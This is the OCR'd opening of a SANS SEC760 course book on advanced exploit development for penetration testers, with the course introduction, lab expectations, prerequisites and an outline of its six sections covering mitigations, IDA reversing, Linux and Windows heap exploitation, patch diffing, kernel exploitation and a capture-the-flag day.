760.1
Exploit Mitigations and Reversing with IDA


SANS

SEC760 | ADVANCED EXPLOIT DEVELOPMENT FOR PENETRATION TESTERS

760.1 Exploit Mitigations and Reversing with IDA

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org


SEC760.1 Advanced Exploit Development for Penetration Testers

SANS

Exploit Mitigations and Reversing with IDA


Advanced Exploit Development for Penetration Testers

Welcome to the SANS SEC760 course, "Advanced Exploit Development for Penetration Testers." Thank you for signing up! This is a challenging course and, at any point, please feel free to reach out to the course author, Stephen Sims, with questions, suggestions, comments, and so on:

stephen@deadlisting.com

Skype ID: hackermensch

Please note that this course was designed with the objective of allowing a seasoned penetration tester interested in exploit development the ability to map the material back to his or her daily role. This is why you will find material on the SDL process, threat modeling, and other administrative type data coinciding with advanced technical material. There is a ton of research in the space of exploit development. It is impossible to cover this vast field in a single six-day course. The focus is on the knowledge and techniques required to handle the most common vulnerabilities and situations one is likely to experience.




SANS SEC760

About the Course

About the Course

In this introduction, we will walk through an overview of the SANS SEC760 course.



Setting Expectations

- This is a challenging course
  - The material and exercises are inherently complex and require your full attention
  - You will likely have to review some sections at your own pace
  - The labs are complex and may require additional time than allotted in class for completion, such as during boot camp hours
  - If you are taking the course in a live format, you <u>must</u> show up to class on time each day, as it is very difficult to catch up

Setting Expectations

This slide is meant to help set your expectations for the course while you move forward through the six days' worth of content. The material in this course is complex in nature, and each section comes with its own set of new topics and challenges. If you are taking the course in a live format, you can expect to spend some time during the evening reviewing the material from the day to better prepare yourself for the next day.

If you find yourself overwhelmed from the start and after this introductory module, please see your instructor during the first break so that we may discuss the best course of action to ensure your success.



Setting Lab Expectations


- Many of the labs are complex
  - Some of you will finish before others
  - Please help your neighbors
  - We spend countless hours simplifying the installation of tools and laying out concise steps
  - Testing the labs was performed on as many systems as possible; however, glitches and challenges are to be expected
  - Many of us use different hardware and different IDA and virtualization versions

SEC760 | Advanced Exploit Development for Penetration Testers 4

Setting Lab Expectations

As described before, the labs in this course are inherently complex. They are designed to be both challenging and educational. Some of you will finish labs before others finish. When we hit the point where 90% of the class is finished with an exercise, we will need to move to the next section to prevent falling behind. Break times, extended hours, and evenings are a great time to try to complete any unfinished exercises. Your instructor is happy to help spend some extra time with you during breaks. Please help your neighbors if you find yourself caught up and are waiting for the next section. Remember, you may end up needing help in a different section!

Countless hours were spent designing, writing, and testing the exercises in this course. The exercises have been simplified to the furthest point without taking away important steps for which you must be aware. As is the case with the real world, you will be required to install many tools and get them working. Each of us is running different types of hardware, different host operating systems, different versions of IDA, and different versions of VMware, and other virtualization applications. This inherently comes with complexities that will arise at various points. Every effort was made to ensure that the exercises work on the majority of systems. In the real world, when something simply will not work on a selected system or with a specific version of software, we are forced to troubleshoot and ultimately may be required to use a different system. We will make every effort to get each exercise working on all systems, but please keep the above information in mind if all options are exhausted.




Course Prerequisites

- Programming experience (preferably in C or C++)
  - Functions, pointers, calling conventions, data types, classes, etc.
  - At a minimum, C programming fundamentals
- A licensed copy of IDA 6.2 or later (preferably 7+)
- Basic reversing and disassembly experience, such as that with the SANS SEC660 course and the FOR610 course
- Scripting language experience, such as Python, Ruby, and Perl
- Intermediate TCP/IP knowledge
- Linux and Windows operating system internals knowledge
- Experience with buffer overflows and defeating exploit mitigation controls such as ROP/JOP, ASLR, SafeSEH, canaries/security cookies, DEP, etc.

Course Prerequisites

This is an advanced reversing and exploit-writing course. You are expected, as per the course prerequisites listed on the SANS website, to have experience with the following:

- Programming experience (preferably in C or C++)
  - Functions, pointers, calling conventions, data types, classes, etc.
  - At a minimum, C programming fundamentals
- A licensed copy of IDA 6.2 or later (preferably 7+)
- Basic reversing and disassembly experience, such as that with the SANS SEC660 course and the FOR610 course
- Scripting language experience, such as Python, Ruby, and Perl
- Intermediate TCP/IP knowledge
- Linux and Windows operating system internals knowledge
- Experience with buffer overflows and defeating exploit mitigation controls, such as ROP/JOP, ASLR, SafeSEH, canaries/security cookies, DEP, etc.




High-Level Outline

- **760.1:** Exploit Mitigations and Reversing with IDA
- **760.2:** Advanced Linux Exploitation
- **760.3:** Patch Diffing, One-Day Exploits, and Return-Oriented Shellcode
- **760.4:** Windows Kernel Debugging and Exploitation
- **760.5:** Advanced Windows Exploitation
- **760.6:** Capture the Flag

SANS SEC760 | Advanced Exploit Development for Penetration Testers 6

High-Level Outline

This slide gives a high-level topic summary for each section of the course. We discuss each section separately on the following slides. The goal is to help you mentally prepare for the next six days of material and set your expectations. It is not a bad idea in the evenings to read through some of the topics that will be covered in the following sections to see if there is any reading or setup you can do to help prepare.




760.1 – Threat Modeling, Reversing, and Debugging with IDA

- Exploit Mitigation Controls
- IDA Overview
- Remote Debugging with IDA
- FLIRT & FLAIR
- Advanced IDA Features

SANS | SEC760 | Advanced Exploit Development for Penetration Testers 7

760.1 – Exploit Mitigations and Reversing with IDA

Section 1 starts out with a look at exploit mitigation controls added to the majority of modern operating systems, with a focus on many of the newer protections included with the Microsoft Windows operating systems (OSs) as part of Exploit Guard. We then jump into an introduction to the IDA disassembler by Hex-Rays. We look at some of the basic functionality of the tool prior to jumping into remote debugging and more advanced features.




760.2 – Advanced Linux Exploitation

- Dynamic Linux Memory
- Introduction to Linux Heap Exploitation
- Function Pointer Overwrites
- Format String Attacks
- Custom Heap Exploitation
- Advanced Heap Exploitation

760.2 – Advanced Linux Exploitation


In Section 2, we quickly ramp up and refresh our knowledge of dynamic memory on Linux by discussing the heap, various memory allocators, and functions. We then jump into an introductory section on Linux heap overflows. For many of you, this section is a first look at exploiting dynamic memory flaws on the Linux OS. We start with a remedial technique used to exploit the unlink() macro on some versions of Linux. Though this technique may still be possible on some systems, the goal of this section is to make the journey into heap exploitation as gentle as possible. Next, we get into function pointer overwrites in various segments of memory such as the Block Started by Symbol (BSS) segment and other dynamic areas. Next, we take a look at format string attacks and how they may aid us in leaking information essential to compromise systems running Address Space Layout Randomization (ASLR). We then look at an example of custom heap exploitation, which you may come across when a developer attempts to manage memory in his own way, as well as implement the occasional security control. Finally, we finish the section with some more advanced heap exploitation scenarios and techniques.


760.3 – Patch Diffing, One-Day Exploits, and Return-Oriented Shellcode

- Return-Oriented Shellcode
- Introduction to Binary Diffing
- Basic Patch Diffing Exercises
- Microsoft Patches
- Microsoft Patch Diffing Walk-Through
  - Bug hunting
  - Triggering the Vulnerability and Exploitation
- Microsoft Patch Diffing Exercise

760.3 – Patch Diffing, One-Day Exploits, and Return-Oriented Shellcode

Section 3 starts off by working through an example of Return-Oriented Shellcode on the Linux OS. We next introduce the process of binary diffing. In general, we look at what tools are available and how to get started with taking two versions of a binary and determining what changes were made to the code. We then jump into the Microsoft patch management process and how to acquire and extract patches for analysis. Next, we take a real patch and start diffing it to understand what code changes were made and to identify the vulnerability. Once the vulnerability has been discovered, we look at taking the relative file format associated with the vulnerability and trigger the bug. We can then analyze the crash inside of a debugger and attempt exploitation of the vulnerability. After we get through the example, we will take a more modern patch and attempt to work through bug discovery.




760.4 – Windows Kernel Debugging and Exploitation

- Introduction to the Windows Kernel
- Kernel Memory Protections
- Windows Kernel Debugging
- Navigating the Windows Kernel
- Triggering Kernel Bugs
- Exploiting the Windows Kernel

SEC760 | Advanced Exploit Development for Penetration Testers 10

760.4 – Windows Kernel Debugging and Exploitation

Section 4 dives into the complex world of the Windows Kernel. The Windows Kernel has undergone several overhauls over the years and is getting to a point where security is built in and exploitation is difficult. Often, one bug is needed to leak out contents of memory and a second bug is needed to gain control. This often leads to exploitation techniques being less canned and more obscure, or only usable in relation to one bug. We set up Windows virtual machines to support debugging and begin navigating the Kernel environment with WinDbg. Once comfortable, we will take a look at some specific bugs and how they were discovered, and work on triggering the bugs so that we may analyze the context of the crash. Finally, we will aim to gain code execution through a Windows Kernel bug.




760.5 – Advanced Windows Exploitation

- Introduction to the Windows Heap
- Low Fragmentation Heap (LFH)
- Heap Navigation
- Windows Heap Overflow Techniques and Considerations
- Browser-Based Bug Discovery
- Use-After-Free Vulnerabilities
- Heap Spraying Techniques

SANS SEC760 | Advanced Exploit Development for Penetration Testers 11

760.5 – Advanced Windows Exploitation

Section 5 gets us into an advanced area where we must first understand how the Windows operating system heap was designed in the past and present. We discuss the security controls added over the years and some of the common techniques used for exploitation. There is no doubt that modern exploitation of the Windows heap environment is difficult. We will focus heavily on browser-based bug discovery and exploitation as it is a common area of interest. The methods and techniques can be applied to any application, such as Adobe Reader and Flash Player. Heap spraying will be covered in detail to demonstrate the shortcomings of older techniques and methods used to compensate for those shortcomings when possible. We will look at Use-After-Free exploitation from a code execution perspective as well as information disclosure to bypass ASLR when all modules are rebased.



760.6 – Capture the Flag


The Capture the Flag (CTF) section serves as a series of challenges incorporating the material covered throughout the week

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 12

760.6 – Capture the Flag

In Section 6, we hold the Capture the Flag (CTF) challenge in which you are tasked with taking on difficult challenges incorporating all the material covered throughout the week. You may also choose to work on course material covered throughout the week to allow for more exercise time.



